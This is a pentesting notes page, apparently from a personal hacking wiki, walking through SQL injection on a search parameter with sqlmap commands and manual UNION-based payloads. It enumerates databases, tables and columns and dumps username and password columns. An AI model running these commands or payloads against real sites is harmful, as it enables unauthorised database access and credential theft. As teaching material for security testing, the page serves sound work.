> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/hacking-tools/web/sqlmap/sql-injection-sqlmap-and-manual-testing.md).

# SQL Injection with SQLMap and Manual Testing

SQL injection exploitation workflow combining SQLMap automation with manual validation and database extraction.

{% hint style="info" %}
An **SQL injection** is a security vulnerability in web applications that occurs when malicious SQL queries are inserted into input fields to manipulate an underlying database. This allows an attacker to access, modify or filter unauthorized data. Tools such as SQLMap automate this process by identifying and exploiting such vulnerabilities, performing SQL injections in an automated manner. Alternatively, attackers can also perform SQL injection attacks manually by directly manipulating entries to gain unauthorized access to the database.
{% endhint %}

## Automated SQL injection (SQLMap)


1. Let's intercept a search request with Burp Suite:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c45b198faf6affefc679be1101264b05f67080c%2FPasted%20image%2020230819193936.png?alt=media" alt=""><figcaption></figcaption></figure>


2. Let's save this request in a file that we will call **request.req**:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-41ad6f06b4af8e0eb47decf69b64415f9a62a86e%2FPasted%20image%2020230819194318.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


3. The file contains the following **contents**:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a80b43c7e6604a212b6afc7c69d784b022592059%2FPasted%20image%2020230819194522.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

4. With the **SQLMap** tool, let's run the following command to see if this website is **vulnerable** to an **SQL attack**:

```bash
sqlmap -r request.req  -p searchitem --batch  
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0a9d4804c67cc246dbc393f5099fdf5f3b12a229%2FPasted%20image%2020230819194927.png?alt=media" alt=""><figcaption></figcaption></figure>


5. With this command, let's list all the **databases**:

```bash
sqlmap -r request.req  -p searchitem --batch --dbs
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a96b0e238b00446ec0228d203065aaf128a6b9a3%2FPasted%20image%2020230819195305.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

6. With this command, let's list all the **tables** of a specific database:

```bash
sqlmap -r request.req  -p searchitem --batch -D "database_name" --tables
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-340b73403aed5bd96e3c640257ea1d68cc0eeebd%2FPasted%20image%2020230819195522.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


7. With this command, let's list all the **columns** of a specific table:

```bash
sqlmap -r request.req  -p searchitem --batch -T "table_name" --columns
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-047981028696ac3245465e5e1f3cd66cfbab67ec%2FPasted%20image%2020230819195705.png?alt=media" alt=""><figcaption></figcaption></figure>


8. With this command, let's visualize the **contents** of the columns:

```bash
sqlmap -r request.req  -p searchitem --batch -T users -C username,password --dump
```

*If the tool finds encrypted passwords, it automatically decrypts them*:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-aa460ce2d1e95a95968e7a00be6f70f2918eaf3d%2FPasted%20image%2020230819200103.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

***

## Manual SQL injection

1. Let's intercept a search request with Burp Suite:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c45b198faf6affefc679be1101264b05f67080c%2FPasted%20image%2020230819193936.png?alt=media" alt=""><figcaption></figcaption></figure>

2. Send this request to **Repeater**:

3. In the **searchitem** search field, add this:

```bash
test' order by 100-- -
```

4. The web server tells us that there are **not as many columns**:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a3b65b4f416eb9122b8a194d01b05643c14325b3%2FPasted%20image%2020230819200544.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


5. Let's try **until there is nothing left** (in this case, there are 5 columns):

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c4ddd9d7336e60ecaf0844d9f48a232cd5b893ec%2FPasted%20image%2020230819201307.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


6. We now know that there **are 5 columns**, now with the **union** function, we will **visualize** them:

```arduino
test' union select 1,2,3,4,5-- -
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1e5c3926b3217a3e9a9a612f7d7e2028ddefbf89%2FPasted%20image%2020230819201707.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


* In case of **changing the name** of the 3rd column, for example "test", it **will also change**:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5d502ede4329e6069161e8b92a28a121280b0727%2FPasted%20image%2020230819201910.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>



7. This means that if we introduce the **database()** or **user()** function, the **database name** or the **user name running the database** will be displayed:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-06e91eef0a1a551e2c36d8051fa28e81505e77da%2FPasted%20image%2020230819202027.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-25175e69517ef13b2fd479879745e22a28d70ea5%2FPasted%20image%2020230819202215.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**BELOW IS THE PROCEDURE FOR MANUAL LIST:**


1. Let's list all the **databases**:

```bash
test' union select 1,2,schema_name,4,5 from information_schema.schemata-- -
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a477ae3774faa91406bc47fa5ba316ba27a81bb9%2FPasted%20image%2020230819202507.png?alt=media" alt=""><figcaption></figcaption></figure>


2. Let's list all **tables** of a specific database:

```rust
test' union select 1,2,table_name,4,5 from information_schema.tables where table_schema='database_name'-- -
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-eb588a40b810f35ab0665b4b6e892713217a0030%2FPasted%20image%2020230819203224.png?alt=media" alt=""><figcaption></figcaption></figure>


3. Let's list all **columns** of a specific table:

```rust
test' union select 1,2,column_name,4,5 from information_schema.columns where table_schema='database_name' and table_name='table_name'-- -
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-50dcdd62924f730fcaa5f3ce0e8932e148c1b274%2FPasted%20image%2020230819203012.png?alt=media" alt=""><figcaption></figcaption></figure>

